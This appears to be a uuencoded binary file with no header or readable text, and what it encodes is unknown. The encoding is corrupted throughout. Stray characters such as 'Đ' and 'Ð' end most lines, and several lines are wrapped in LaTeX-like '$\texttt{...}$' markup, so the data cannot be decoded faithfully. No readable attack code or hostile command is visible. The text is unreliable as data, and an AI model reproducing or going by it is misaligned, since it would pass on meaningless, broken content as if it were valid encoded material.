M%\W[A=;4.%]/C?/UU#B?I\\$:F^+Y;(IWL^:MUCRUSCO>(D]M'AQOD4>U2EPUÐ ML(ZZ(3W])UUI3Z4^\[]3BTI\8%&=\$A]8=UJ+O+N`E,;=UB)O@9;*`BV5!7K5Đ ML"O&A9$)5`G)UD]=]$06<O>LIE,Y;]4$BG9[Z&->:/U_V/O2P#C+*K'9S>;D$ M-+UH[JL%0KFAE#8M!5HHV22;=B%7-[MIR[5LDTV[D"9A=],#H58*2"D@*BJ7Đ M@@@(@BB"B!R*RB6*!Z*BH(`B%%NQI8"('/]Y,V^.;[[Y-ND!K;^_@>U\\^:>Đ M>?/FS9LW;UIOVM!Z\$Z.AZS;ZZ.><8.'*XUFRRUIO97"\;GY9[-;(9:V/,!`/Đ M#SW2(2+`G!+QX22^C)+SFS8T!)B"@ SDY:P/;:&?&Q84KOLQ73)O`AD\$]<:*Đ MYBP(#!TJ(FUHW;*^4'IB6]87.4(VG4Z7KW\$7/IW5E\$"<*8KF%`V-=Z8Y3&DIĐ M#!<72F0ZE!;%@PD7'@,V(&48;<UFJ3K@.+C?L-><P@D7YC.UGLU&4*%:V8MDD M&SCC\$'7%?HSXI'X"?'OE]IBUI/6MFS>M<<-;-\\I'*K1X.M#FS<PY171+[9:D M>#3U,9:A*TSD]1K(1;S[B5:Q2`X.TT&BG6#&AN)%1VU_56CC:">XX!]K)]SQĐ $M/EQKO\D8,A][]T9C9%K?[%G/[`LO/IU?1@8R<.$H]B($$=>2CZ1?-W&6@GY=D)$ MP\$+GT:_S&>QD^04L8R3B].M3+!OF[08&@[=QQK-X8"?NQ^P+KBISQNFG1&S]D M?D?\$B3LP.IQ)^H\,'>,37S52*^)@J9<Q2WZ=2+]BA4('XWKVU2MA9\NOU?+KĐ M4SY1VI42=IW\4CH8WY'Y_5B&/BEAOY-??Y&A?Y=?;\C0#R2LP"^^*N37/E)[Đ M8JJ\$G4"_[F1?\R4,KN7Q_\$Z5L![YU2=#5TG860FU`:ZQL:^K)>RK\@LLS/+>Đ M^)[,Y7\$9^DL)>TY^O2I#_RF__B5#_(\$;*S\FBB_]L\3I<V0L*8\4;]6"8,KĐ M2CR_A(2EY-?9,00\";M0?EV1)_KORWD"ZVZ6*>[)RR5P>(J&PM*G7[D^G,X0Đ M8,J8NCIM9X-//H`1CR>7+4OT4T8O?<`)\3#C..M/.(`Q#/5=*'8A?J.8%-,Đ $\texttt{M+?GU]3'D\$NHAIF06ZF,G'`"L0OT"(WH]Y2+\$OP=,"SK\X6\#HA\&"7.\$"HGUY7D}$ M'V_K",;B;90W\$/6)4T;A8ZI377VPP3-)77W]R62^WH=#_2M3_3V]0_W=?<GLĐ M__IQ._KQ@&F(EW'0K3!86L#EPZG[`'6OW:T2?+43.U6K7Z'\@E:`R8'KF,D!Đ MOBN[2=^5E>*NS-A8<3498Q,F; `XX=G!;Q&:M+;D2=W!J5W8NG=0G<(698GS9Đ $MQ\&"M)7M]@Z9O`_T+[/5T^BUNH\\)D+70Y\=1=RYUCZ<N;/Q/H.Y7J!ND+FS_Ð$ M&P)<OZ:)NJ"I&*(NR%'F41?>APM3]U_4/9&Z!33ODP+<5GDK=<NIVT[=_:G;Đ $M0=TZZBZ@+C0A&N#7H&/4!0W#A5`>G%)0%Q3`3Z;NKZE["G7_1-U3J?MO6/&HD$ M.X%V0YRZQ=1-4/=0ZG93]VC0":1N(W5[J;L0M/:H"WJ!RZ`<ZIY%73#\$L)RZĐ MWZ%N/W5_[&<7:];^CKIG4Q?T_M+4A=?B,MOMH_TW1-T*ZJZD[E3JKJ;N<=0]D MA[KSJ7LN=<%B['G4747=-5!.'MQ-)FNOIN[YU+V#NNNH"WA^08!09S[!MC/'Đ M(6<SE@EI+F1; %S!HLH;!+L"O,>PENT\PV)OX-8;I#?*T%^>)M.,#(EYQ0,0[Đ M1L*.DS"Z5WF-L501`PHO:QBWX<1;9W"E7?;P"@L*2":)&>D8);1[UC-F"N2YĐ M%S&8^<?VL"P.-/-R]D7G[Y&99/:XZ-S:[,!`;=]`_U)X)I29:YJ<__EJGRL7Đ M]>?#/->PG&`Z7<*^\BSE?I:%P+2]2M;@*Z/XG4#U)TH^1\$MYI60O(;F*/Y52Đ $MVS[VGE.<V5+C=(\%?6\%$\&5\K,[YME"OC@:6I[NW(5Q<;?%7F>Z,KW^2J[NO@D)]]$ MF&-SY`@8<A?];:2_S]-&/DY_XT<3\@S]'3F&V+;,"RS[Y2U<\9H+-7%O3+V/Đ MLS%D)H;&46Y^R[H?C1,QH/KPP*7BZ_D9"XS37:QJ@&&<K9^&#>)2RV^S4+@[Đ MF^_)\$,'=MR+BE*4<0GV"(0);#K.(G2\$Z89IK"!8\$0W1-ZYHV'9B`XX@W\$S!,Đ M6KGPP1:CT7)_\$)#D#/I;*4/XPJ?EZO"PU4F7N:C#`K\$Z;=96)UA/,L6&DLQOÐ M,30DNRR!2C*`4+=)0G27)\$1W,2(!1F&^R6"K\&L,>193C&62PML8K-@GTI;[Đ M1%J*`4X"\XZ5P'QCE)O`W#,,@?D>"X?4#\GI_F/VM;TDY9N2I'R7?>DG@P)_Ð MXGW>P `*XN\$H;'M("ML>DL*VAT:)>[P<=I^\$X>G0E/6MSVP(/=-Q&5ZO8)2\$Đ M>A; (CHO#JMM&B5/51UFG, [W.45Z=2RLH+O^+SM7E^V!(J=[H7\$@#<4#&O"97Đ MY\:;!BA3F>%G;WHI[@Y^9@0=?*BE@V?B4?51A,N\9V\$'_UAV\(]E!_^8=>9]D M\$O:@A)E_T/JGY`KW!/OR&^%7R<GQ%0.YM=OJ\$LLUK5#0M^*\$%QX)XBP`#-(WĐ M<@Y2KAD`=V.:+(,\$<:!3/I%KD-:8-'#XF9"Q#-0A6EPQ4*:*\$VBB"16GI^0`D M/24'Z"DV&`]*V,,2YM8I"!6N>]&7'4?]PI1E`%7-N'+!4ZPW02?Q-Y[].I7DĐ M5BY83W]1HU^G8K]">S^5JU_/R'0G^NC&J"=)ES.P`MN3Y-9]!]('[V`_0[_=Đ $M*_OM7MEO]QI]Q!@(<10V/>0<1.=`G?\\J%X/G)+'WTB7WZARPW13*H4M^E]DYD$ $M&i?G](VP-^XHUO:",.^NI^M&O#69R226:N<?.B)"?4Q$/)<B(*#$>8B(S\H.D.)$ M?59VZ+.CQ'U]#GM&PLR_/UD6R[<5/1@)NV>P>J\$M@GK`];V1\GD;#3X/J.VKĐ $M;)2!^{HDYB22B}\\[D^3F^{#AK!}7;S>>=<,"21(:&4-2G<Z"^*7;"^2`N$**3Ð]$ M)A[9(2)IJJ^K[XIW1EN.GE9?7_XQ'-WB\$_<)65+/A/LGYA\YIF(;V"F;_7'D MP&=Z8[X;]]EX&KA/Y^7:=NI.1MS_J^1--TK>=*-D0UZ1;,@K#\8&^?[*YPA^Đ MC2&?]8FT7_")M,_+>"_*>#0!KVXR^-7MY4)?D5SH9N^%VK\$Z<Z((((_"4Y]HAÐ $\texttt{M;@>(/Y,\@LRGV>-V`+3J[ISD<<W.T$<K*82R3718BVORIQ`=MDI2N$62PJURD}$ M3=XJU^2MV\^5DD+!E7YJ%W"EL.<,YN!*OYNS<[>3+;W'N0J/A"N]!+G2#<B5Đ $M7HH=_+;LX+=E![\MN=*W)5?Z]@XR/5MW^=,\#FB&Q'$S/?3G[=A=P/4X\9DS/D]$ $\texttt{M} \\ [+?GI?]] \\ \texttt{OSV}, \\ \texttt{CVW} \\ [\ 0 \\ \texttt{*FYS} \\ \texttt{*2F} \\ \texttt{GY}] \\ \texttt{D?\&} \\] \\ \texttt{`@1PYV\&B} \\ \texttt{\&E5H6B@} \\ \texttt{"+=Q!} \\ \texttt{R5E} \\ \texttt{:} \\ \texttt{D} \\ \texttt{M} \\$ MN+[UG04;?BXM#6UH?8>Y9S)U"OZ]@3\$5"X0]#@2&WN%="+-X"C_,@T:S+VCZĐ MWNP+;C44,LD>K":5GEQ&F-?+T<'ZS`;*_CVC@R\$-Q&FDO]_+E9-WL+["LX,(Đ

M?DRAK?,,.M<\O>!`OM+/W479L"\$M)+8_,:2@,G9MD3&D5Q<YKU:9AL*@_8?XĐ MG8; "X.E+6!+AZ4LX; GB.NO6\$/X')-)DD0N1+A,AG"`'7JCBLR2=@C+,4,PFLD MINLK8K\$<9-N`5I/<Z^`_"*SQS@&%-!`'UODO?S0#NF;7C>CPDU2.J(?@HAH'Đ M4%\B\$J@W#,IXT`_=J!PW7@[<>#EPX]D@P653#IOI\$\$#/:Z>3/0=LN&NG8\$!CD M98YKIU,-\$K>+!HQE,<+^WKLXAY)VN:6SWPSPSGXKP*^0OHV'1"6RLTMD9Y>PĐ MCMTL85LD3".E0IUF3FA<)A\)*H<<SJP+;0@5S0F]ERG8T%H\$@Q-[9TZL<.A\D MO@O<T#HNCUG:1`(;&Q=1-'A3,UA>@?<\$N)^K24]G+YQ@"7F@*DVI\OPJF0?2Đ M=!;)0;:YS959#!D`"ZNDM(G#&H@@VW`(,)W!SI!?@_OKQ+[6292"MQE.8E_7Đ MT:^VT?!U*_2\$)\)]EW"2[V71`3:6JPR\$@S00YUOTM_&CH1")3":UM'\7T&QQĐ M[0]\$1?'(0&\OBU0D((T#0_U9B;H,U#:T7&,FUQKM!N2%*9Q%V*NHYKL1U7Q?Ð $MH^{[-]V/[GY/^3=2=0=W-?OY:-KP>\&B3]=!>PE_A=W(\&_\#**.\&OB,(D?XNZD))$ $MT+]O(^6IE).A4DZ&2H;X\\#8VAQWG$S!M,DRX-U1XX<-#_DU-*S/ZJJB]!R*D$ $M\1L: GOBK\#MO'\E1P5_'>"]R9A'\RW4/!R0/LF\$!\7]J1&$=1\/5DT@?\&9(Ð)$ M<8_I0#0,I?JR4BV"HU5R);OIHFLV@-[W/OQ3H""8NHSK#PX`\$BXSV@]("-(NĐ MH:YQ5P%'PN\4\.7JG@(N1;N7NL`%?J^`6W^_KX`_U?[]`OY4^P/4[2;L91#VĐ M9/M#!1S9]I;(MK=\$MKT98H&.,8=-\@E8080U29A"0-C(KUM%T6XL707Y=9E-Đ MHP'V<`!LGC)*:+W3="31=5#<R`%Z&B9E.A*1`V;>1[04QEM7#^):F!L[7&LAĐ M<?,>1Q+W<0@S',R?%W`*\A0.RF0Y*)/EH\$QFG;U%PMZ4,,E[7*900?0=UQ3/Đ M:3F<;86'"4A00&TK?,M8\$^*=K-/C*Q)]6L<;/<Q4D486<:2[LR+#K.P6N,L1Đ M[+->_-X'1T*7P'S5QZ?3C<BV'RQ'X&`Y`@<7BHO?'!;P"9CCZIZG'0MA%\&KĐ $MK':STD >= A\&@3B \\ 8E^R - SG(!1MAW & U880 LUUT' = Q]M1 = GY = 0 $^155 > 6Z $ - = D$ MUZ"098KLPRFR#Z<4BL-U#GM>PG2F#IBJLCFMA8*E@T6L[/!0(7!YX]AJ579XĐ MK'!];!Q;U=IY_,-;"P^'YOT7JCQX](DR:)"VZG`V,V2`MNS1C+C)0FWAXRQ;Đ $M(;OCPQDUN\$_&F:VD_\&)6S=D:"^R>*]\8'=[>U<^2^-Q0,R1]]$0MV0Z@9*WD$ M[5CY)@C]"OJ+MR.')=<]SF'IJQ[(N.?PSU('XX4KI+[R#1KMARD*?="#L+ORĐ M<.6C+LR\$N_.XP=I[J`NRO^_F\5M6]^;Q6U;?IVZ:NO=3EZ(D*%^RVU8/41?ZĐ M]0=H7VBZ1-/I\$DVG%XK[-AQ6Y1.P>@EKDC#GS=VR';VY>SL!@:KWS=TC/QI\$Đ MV(Y+N<XUSG8KUUSA\O(Y30CD\UNY^?F\TV?)31\E.WV6W/#-DAN^629M>"STĐ M(9N@K87KYY==%OLPXIK6ZQ[!J^U0<SY5`3WJ/2?H+));%/:P95P@S5AL__2/Ð MB/L(#62V=WZ6ZO-3GV3F6, VRC-5ER(U<3EV(^QGD1N;(L9HCQVJ.7`OGR+5PĐ MCAHK=KMEW"7%%Q?9IX+H,9TFZO<"87Z:BA3@R2=*LRL=':YJV\=VTIK_[\$.D M%+9CCH!=)+OO)PC:%\$,6Z\$9WJ\$]]OK,+O^;C=_IN\G%TOQG9B7K9A?6R"^L+D MQ=DVASTC83I'C>S<G)!<#, 'Z>14LCN5T)T?7Q0Y^0,WC;3H1[\O5K3NOL"@SĐ MA1L\$FC._+%.X`59,SI#3U1*6V=@[\$25AW%1\$4Y"A,6?*4[@9#]-2)S[\KV?5D MC>M/2P%&,_LZFGY=RKY`^6MO*:+P7@V_2'*OAG`CU%P-(0W\$@;NQ2S^BR38OĐ M/;!RA)Q^[MDFI!!L<QA-IY8K8JFO<-`F<X7[/\$[`*PNX@.\$+!5S`\\$7J`O/UÐ M)>H>3]VKJ`LZ!-=0%ZYX740=\ZA['74_3=T0%_![Q%_!"1R2V!>2V!>2*UQ(Đ MKG"A/64_MWP/V,\-)TNV[><>PP%\'/=S3^``G"0'X"0Y`"?)_=Q)<C]WDLE.Ð MR"4MP.<@'(I[GRA.)+FM>('8TSP*AS3B".#IX388/4D\$C91AD'L+P3A*F8=#D M8&+9;.A=#76L,E[]N!OW&W2E8!NWRW'3T2&[ND-V=0?KUI<E;*.\$*3M%@1VUĐ $M4P2O+9KW??888U$="7A&?4??]AB1K:*; \1K[+7C4 G4<B)@<B)@<B)@4+,6DD$ M8"FF\$YUQ\"I.ZYM\H2/LH9PW&>\%Y#RR&,\#"_.CU//'7UCF;DGJ?CYD:*M""@D $M6V4T^S@/<\$)ODQMV:-I];-6"-Q0728TM;KEC'A&6.\">"+\F"L]RKO"<BY\BD$ M?-/NQ5066ZZ)?0I1!H3\$U^U6RP?*^NLX8ONK)7R.OZE;ZA&O6NG67XMU\QP=Đ $\texttt{MTF+'>VZ+'1K*K3+Z!\$".F?)!V*<\#'-4N\#O!U<GV`V]080\$VX`G8I=>$8Y3+JD $ $ (1.5)$ $\label{eq:MGD'=RZF(A+174!?DJY} $$ MGD'=RZF(A+174!?DJY^-)<O/P=7F:A()5X-^P*>1ITL4?=DB;HG,S2%YHYD $$ MGD'=RZF(A+174!?DJY^-)<O/P=7F:A()5X-^P*-DY-P*-DY$ M;)%/P,QW:3AZX7GM:9X(,MQY+3P89!ITT<]KK]^M1NB6#V1&JJY06-2RG<F:Đ $M-.41/"9\-,")^V,X,'$Y,'$Y,'')R,0E(Q-W$/<=-4[R$T"=',9)QKM&X"/LD$ M=GBEJ7>X[8Q89<>*"Y>>QDBN,GJ\":EXB'!C),U(Q7MDC_?('N]AOOL[/@XKĐ M]`F815'J/7\$0_GO/+<%P]TK^3'^WY;A7<N<>87]9?(U48EWAFA6Z?%4\HZ7+Đ M5Z]!N\O7X:8R)<<F)<<F52CL+G/8`3X!LRMHZ:<\$SWN.T'"G!%LM(Z2?\$GSSÐ MOWJ\$<O-'^J@)R\OZJ-V-)POWX*CURU'KEZ/6ST8(M\$DX[!B?@.6:42 M\(QZĐ MD8"TT7M&W;='C)>PE7WXX3LRITSE+3&C=.6M'Z/UY9 @S'K\$QV^'/8ICE9%CĐ ME9%CE9\$S+"-G6&;8L7KE_Y.Q.N*(CVJL?HEC]2L<JU_C6#V-8[5*CM4J.5:KĐ MY%BMDF.URLVT%2J>#1;7)9X\VW!C!08#OYUCK*[=@RR;;^][`4[;YB-[^/%-Đ MW*3[<:SR<*S.DV-UGARK\PK%\[,<-L4G8\$[-63Y4-JU9[8Q/*LO"MNY=-O=`D $\verb|M8LR59>&] 5RZJ!!G. &L^9"=N_0N*] A7N?N &5D(0W$`?GZ+_X/J<@*SO+)(DUGD) \\$ MA; A59*'] IHKL!SY^4/>ACZNH\$-23\J&^T_D2&\Z7V'!^H3ALX[`FGX`I2<\$[Đ M8K29>M-[OI6C'P^]">KF7\$BYT0=V6^G_=%H#&@1&>PTTG!KJ^US;`=`YQD`?Đ MAO, -^\V/Z&!N>6)57![.Y=Z'OZ,?SEE5W,R!.LHR4(7Y?%\].I^?L([)Y_OIĐ

ML7AH]VDY4)^6`_710G\$0Q&\$!GX#9[MVMVUS6V;70??LNN65]Z\L@AWMBPOK0Đ MQ@WX8OF<T,9,(7LJ>>.FQ@VQES><6/7KUS:\$-LYX^@=`9?[U]IP?90X'>+KJĐ MUZ^+1(<_1K^.#5:M+(:0AJI?0W9YP2J:+[Z=+"[XQ38RE3=,MS[TXH;0BV]]D $M[C1: '5[J8Z'W_*YHSV(/0_1)G/][) < E(=J(F0,*LMM4/T&/"0,M;Z:YL#?3Ð)$ $MQU/OL_.2A, %!/7_J; HAM7K\\@L"'T\H; 6C>OG5W&E/!$J; R+&3S^*BXIAMH+UÐ$ MBP(F/N67\$><2<823D5]PZOPA^WI:?L\$U,\$XA`6WX]:`/Z-?E++\2VIC+V!?0Đ M:'[">KQ/*`2&?2+M4I]Y\$-2D(>`G?7P2ZL+JZ70:`EF!M62I\$=Y3"K*"(L9;Đ MPZ0\$\=M9'M<@XXT#@ZOK=_K:H3!\$M2@<K@=#>ZS<>_SN`RIH"TP4>'\$P^1&=D M74"37._,*UF`N++X<[RRF-*[AN;80>RCZ98#IG]\14VC4T(K*IM>G>SO^8C*Đ MFO\$QEE7'2/;+PQXMENAG)NU]%-?[&6RCIE:330(%8+.18`HS>8N!L[```'5XĐ $\texttt{M\&6\$\#!9S@\#U)W-G7/IBZ(OM,\$_\&VZ3`\&_MIJE+@AFAZC[.>JNH"Y<RUU5P\#6;D}$ M5U,770@]IX"_6?<)ZH(T[=P";M#XO`)N8^N3U(5[*6NI"]KGGZ(N/-3Z^C_Ð M6`M6)\^G_DKT[T/="Z@?>/@+J0MO?UX\$]8(%A[I=U+V8NF!_;3UU82Y>@N=OĐ $ME[*%"Y:KS[-%Z@S\XN=OEQ:*\\[=+&>PTGXB7\\(EX*^G79QCL$_@UAEF;O(+!D)]$ M7L&O,:35SVGC6+(`O\:0[_LYY1S+WN"\G,\$NS1/E7I\$GRI57<I]U7<EEM)V1Ð M85"\^R(COL#0\HNX]<3Y9_K%15WABLNZPH4+O(+)]1/WGP_A\,O3THD_'0;=Đ M?06K'PA`/L.^YM.O:]A7!_WZ\$OL"I?JKV=?%].NJ0GDAF)W&5?V??#^G<:`/Ð MI4^63B8[_6K(9U&&^SD\B?L\RG"OEVS;]9)MNUY*S:^74O/K75*,=3_*<^R,Đ M:SU9Z.%VQC`NU^?8&>_.5RD<?/;P&^&<+U/8=L'U>,,LZ.>[X`;<]]PDQ^4FD $M.2XWR7&Y28[+36Z)A7G,Y'T.^5]]S-3RT1XS787'3%?C,=,U>,QTFQR8V^3`D$ MW"8'YC8Y,+<YQ!-=3'.Y4%FZ?@]NVG#?%A6P%Q@=%W#]X>^A"A<<=B&@MZ5RÐ M>4_+1=Y;*YQ3-#1!7=MY;WWAIF:52N4UIW"HR@*'^!5VN*J1LR80=KHZ.>"GD MG/M*1#Q,PHZ6,+@RQ(_5VR4,#M.YI>"D_!J47^<283-X@_RZ5H9^3>9RMX0]D $M(&\$_D[\#?R+J\setminus)\$/_*4-M4P;62\%/N,XX\$Y)2!G9!)RR^-H,X[@$Z[=<JD![)"D=0.5%$ M/T>7[Z@)5\$N4S\$!.FG)]V5&'\L7Z6;U^]`'3ZPJC_3"]8%VZ`&\$WXG3Z&G7AÐ MMO]-8"&5NK=0]T3J?AV/YV_%8_AO!+CZVNW4!?6X.ZA[)W6_2=U'J'LG=1^CĐ $M[K>H"_<&[J+NWZG['>I"O]^-Y=TII^-<OK>*>5)=TIYTIW#TU5O)!F.KOZ:D$ MN%^VV&/H:F1@8`?)ZHCHZB^0KOX2Z>JO<&#NE@-SMQR8NR5=O5O2U;MWY\!\D MY;]D8!QLR`@'YC<X,,_@P/P6!^8^.3#WR8&Y3P[,?7)@[OO?@L<70!5RP3M-Đ M+G@KY()WFF7!.VV7+'BG61:\TRP+W@JYX)WV?WW!B^PY"]ZS.)W^@`O>'W'!Đ M>QX70#_A@O=G7/!>Q`70)5SP_H(+WE]QP7L9%[R_X8+W*BYX&W'!>PW+>TA.Ð MWX?D]'U(+G@/R070H4)ON7RAIUQ^(TBA-Z[[D8_-A/6AS2@_GW!OJ*J#OP!4Đ MA,_&P<-WFR,T-HNZZ6":,K2Y0TNMB\E!&N\$0B6^`%UE,0789P\S'"YV";!!.Ð M'3A:S*/1[`MZ]&F&XR":XD)KN\$?RDT+=R)`N@OXVX1LV@;ZF"/HJ(_P%0P0]Đ $\texttt{ME}_{\texttt{;I}} < 5 \texttt{Y} / 4 \# 0 \, , \texttt{L0?*=M/;";OUJ01:^(R9=?73IN5\,Z\&)R=2A'W^:YZ80, \#8@D}$ MB@3C%C?O3OJ"X\CH2Y560;?H_5D4O<_V6>3A_T.'X='A@&EDCL\F=/]?YXV@Đ M\Z:S16ZCOL@5Z8M<2R*]5-Y.XNN;@,BW.R(`<3W;`5\$`]8%3B3="E'+]<0ZKĐ M*`".&DZ@?J`-]7@V_>-"(>)_O%"(^!]GZ]W#/AXZ%M2[V-<8\$O.+>(O](MX`Đ $M_{7J}P3+X-8; <GL?7C['D6_@UAF3S17ZK\D5^4G3_\C"B^R<+<XON35&])'S$D $ (C"B^R<+<XON35, C"B^R<+<XON35, C"B^R<+<XON55, C"B^R<+<XON55, C"B^R<+<XON55, C"B^R<+<XON55, C"B^R<+<XON55, C"B^R<+<XO$ $\texttt{M*:[W:W\#S\#V\#0)8} \land \texttt{4BH} \land \texttt{\&?EXH\#,(]Q;Y@\$?Q9H6\&\#<]?>-8)CFP=SW\#6J,VYPD}$ M&L193K2/B\S#!-^1&T[3*PT-F>*R86\X[<S]IJ<EK >TY/6>+A1681'F\$S"+D MB56ND[@C.V=@/;^;8^?\I3U(N\WI'^%8?B&W3K;84>O:O<\0;KGUMS@\OY?#Đ M\WLY/+]G0P&Z\$APVS2=@#A\$'VW#FLA]20W)K8;]O&9\:HLY8OOA_9GQ&KI%=D M8QDSNAEF&J1;<,R>EV/VO!RSY^7VZ7FY?7J^T#P?X[(!I>4[<X?/QUZAO[MRĐ $\texttt{MG}(_=\texttt{L}^>-\texttt{W7};\texttt{K950FU7}\#:\texttt{OF}-\texttt{1VW}<<:\texttt{ON}.\texttt{1PW205}\#]\#4\texttt{Y9B}_),\texttt{7NI4\&B0}<\texttt{M@4D}$ $\label{eq:mgx} \texttt{MGX\#E\&K/\#_K}: \texttt{LQ'K9^_`F\$7AF\$7CF-7@F\$W\$,7M\$CMDK<LQ>D6/VBARS5TS:} \\ \texttt{D}: \texttt{NGX\#E\&K/\#_K}: \texttt{LQ'K9^_`F\$7AF\$7CF-7@F\$W\$,7M\$CMDK<LQ>D6/VBARS5TS:} \\ \texttt{D}: \texttt{D}:$ M6+@!Y'+KQS`J"58E.H2UY4+KP`GCP5Z\R>6TD*-\WL:##S!X\$];ENTVY?LJ2Đ M@8&^N7M&+4:(//M7&AN0?2OY5F*ZW(#LAY`ZC\46QN.0?/?3)7#%1CQ=LDDBĐ MU":)4)L8\OS*)V#/^^3,RNHZC&?PI1?XWK<*A?WN\$SS)PR\$D]W+\^^(V<G^(Ð M8MED^GOQ(S>G.?Q`#:??;7*J4'_3Z\$%!'I_VHZ@+[2I\$NTI;Y.ALD:.SI5!HD $M"W-8P"=@>*A01`>'7=-^;]V/?,Q&R7N7^"\._6M=Z#W?VO/^189>IT&'M[[#D])$ MGF?; XL7)@05-\PD-(>"&H8'+OJ9Y&4@#<4\Q^MKAS<MP\$^*N-R2<W2SXE*G0Ð MJ\VI="9KWP!`V:8IF?M]_";F@SYNUNHAI*)OR6Y]2W;K6X7B;O`.>UC"#,MTD MUM[2>TKTEH[(:XG;+AVD\$7;I7OR([=+9;/A!^:;]N56X93H'R<.[LJ?>E3WUĐ M+A<)2-@C\$J:9W59G5XP@0%F+/,G`<%PYW<BY<\$WGRO\VPM[;;I,;\BT\(DVSD MV326:HA[_E9[\$G0)(,Z"DVR#V6/?BA[]\$/6>S^7L%])F'930RJ]OT=6P"9GD M?>C-3:/PM@9>T;#U+3QWD.MBAJUO(0W\$@2.Y?PS7M]MYQ>*/>M_**Q;.OM6YĐ $MI*G8MSJ7=\#-JY]V".T>PEP*UO17[&*ZI\#Z&+]['\,7[F,-^)6&6PQQ*1-T'D$ M.:T; \cdot :G/G(3K7J\$ZQEEWWF:2G3SAWM9) "S; \$JB(;0F!0JF@!OUZP&<]\7H;1D M8EK"&T(OKP]M\$2<VSA>0JOBU^-%"Q,7/:D#*5\&F3P*&RW,BP3M6,)6%D!T&D

M^S"BWCV"9]3G#'/:`AK0NT-*'`R&%NU6,?&T\$1RV!'.]]/V_#AS)\03@(=@`Đ M^9I!=#Z#!`?L3-ZV!YQ6P3`RFC9)JZ1:.\2)U8O:^U8;1W`Z[C@]:'&='LCSĐ MA#)BGB?`I':<)T#%U'F";6&"/C456([,Y\1R6CZWZ3D=I?^C1XOWL\8S`EF/D M7V/(:CI:XQCL//P:0U[T\Q1CR<OX1>/EB;3GY8FTDP(B7FU\Q..W3#>+9W*D M?R) $_{YM=HG}$ $_{80B}$. CL) $_{9@}$ $_{T}^{+}$ $_{4}^{+}$ $_{1}^{+}$ $_{1}^{+}$ $_{1}^{+}$ $_{1}^{+}$ $_{1}^{+}$ $_{2}^{+}$ $_{3}^{+}$ $_{1}^{+}$ $_{1}^{+}$ $_{2}^{+}$ $_{3}^{+}$ $_{3}^{+}$ $_{4}^{+}$ $_{5}^{+}$ $_{1}^{+}$ $_{1}^{+}$ $_{2}^{+}$ $_{3}^{+}$ $_{3}^{+}$ $_{4}^{+}$ $_{5}^{+}$ M>?IN6%>9AWZL,_^9T@@S)]<K9EA(\$6K[\$;WL]:PEQ'F!14B_A7'%O(!`*X]]D M!I1 Q6CGV,=10?T,-%&2P`6S0BZ8%7+!K!@MV#P.>T3"6% 9.VK4,!T%A@V/Đ M,CIJ%'84_+YJZ2CV_%)RA'W%ND7T5:G>5Z[C`YT7'H6=I?/"/=A92>RDB;*3Đ M)LI.FL@ZY!\$)>T+"G)Q;+!8KW]6<&]PZ[,[!N97F/AX:AAIN-V/WP3",W2[AD $M[\&KE\&-3*,:@=+6S><M@6"<N]']FPP_L1/QVY^W/L1T[=,P_F=O18SF,7Y"8YD$ MV[,/.E".Y(%R)`]DHP;G!!PVWR=@AF5SM#8QX0=%%SZ=K=0@8*J<K/>_=CGAD MMLF+;3J3-1#++W0N9<+U DTGZUD5H4US+>4D3;>19CZG:&@,,Z0,VI"/:+FRĐ MV-G`IC&; "@%*I[P?9CE@-%=GA-[A:H5@9INK&C;*T)B\$G4:_CF1X"@].</7#D M\V2\RV2\VR7,AL^@`%>H^4U*LI?/;1\%TD"<']/?+7N0%#[>E.P>H>4%*7_7D MS:F#PMOR_NFAJ&A_S0;Z`U@I_36;V3Y.K9I]W,CL/.K.I"[%V[5MU`W[^*LUĐ M)_JXT;PVZEY#W7;JWD3=#NK>2]U3J`LLSVD^?N?S=.I"OY^!\JK#Y%PY3,Z5D $MP]B\@)N<'':(3\"2)"PJ8>):H!/IV?P9*G(H(!=N>A;MO8V1.*KP=C+)98]OD$ M)KHZW=17?[@H=:V!9Y`&X@`=^>KN9/M;\$ZMVU,@GX\$J]T2;`E7RM3^X-<&[BD M>P&.*_<%^",SWP]P2^'WHR+JD7*LCY1C?>1HH4?.854^`<M%%\O.).(_Y+3+D $M-JUR$+@(QB87/DR)HIM<4M!ZWZ8F![G45=1YRDGR"4^(.&9.(26*2/0H463RD)]$ MY_7%30('K-=1C*P=(Q&J7H9&)`PFZVP6#^Q6<0)WCHQW24YD!`/)VTOT(`W\$Đ $MN8WL8400W+]31^4E9+\c UBBM\SH#U/KK!N)WG(D>@,^KH66]7&+VD,^_DK2D$ $M"NI"F>=0]TO4_01U0:AV+G6A?]<@<9LI$7ZF1/B9DKC-E,1MIB1N,R5QF[E3D]$ MQ&V%A;AYWP+][R9NJ>'L7NX4<7L(B=L/D+C]\$(G;PTC<?H3\$;;8<Z]ERK&=+Đ $MXC9; $K?93O9 = -[?('Q&LY;)5\\41NX>%/+.^O!J(A_B!P_...,1(>R1#RO#0NJD)]$ $\texttt{M9\&S\$\#RV^/!J'T0R/\$AP;M],"=JGXH[\#-1+PIV"-\#X:ER;L4\$S.-Z\&_\$?1W(?D) }$ ML/^2N(\^(0W\$\^0[PU3WZZ'."XRVW(<V_R*C/7\4"DE;\$/900.G]+G5A)_X?Ð M;NTQX/G'K6\(`([\$BM8OH!OV,G:4.HYN"(HW=`3`@%!]X?I@(85>\$JNZ>\$\$5Đ M3?M8?;5`&OMPQW!H]7L2^G`?Y8/-KG.X8SC<</?16&-+N5OVD.B,\$#N.,348Đ M9KM4J&>[5*AGNU2H9U5ZJE![**Q!OYD*:X=3;AY0; `IN/YLDFC1)-&EB*+'*Đ M)V#G^@3,I?QT;*@P7:H]T9T7+)L3*EQ94/?PIL`F_[=]ZAES3A5JY)<-.8XFD $MN>4-/Z2_U09R'(W(`4OOLH_(7A+%@M2(AWL8/0@8I/E&_6'NPP@>A["O%O"YD")]$ $\texttt{M}_[4"_\texttt{AS53?@0X} \\ \texttt{W4!3N\#MZ!MG:^C39JP',2P',3P:*$>P6$!GX\#Q060C=G'HD}]$ $\label{eq:mppgwacyt7} \texttt{MPPGWACYT7;V2$J(B*1'DE/\+GK(B\02](,<P=@7:V,\&EPI,M4CJ(`TC[*S>;D))} = \texttt{MPPGWACYT7;V2$J(B*1'DE/\+GK(B\02](,<P=@7:V,\&EPI,M4CJ(`TC[*S>;D))} = \texttt{MPPGWACYT7;V2$J(B*1'DE/\+GK(B\02](,<P=@7:V,\&EPI,M4CJ(`TC[*S>;D))} = \texttt{MPPGWACYT7;V2$J(B*1'DE/\+GK(B\02](,<P=@7:V,\&EPI,M4CJ(`TC[*S>;D))} = \texttt{MPPGWACYT7;V2$J(B*1'DE/\+GK(B\02](,<P=@7:V,\&EPI,M4CJ(`TC[*S>;D))} = 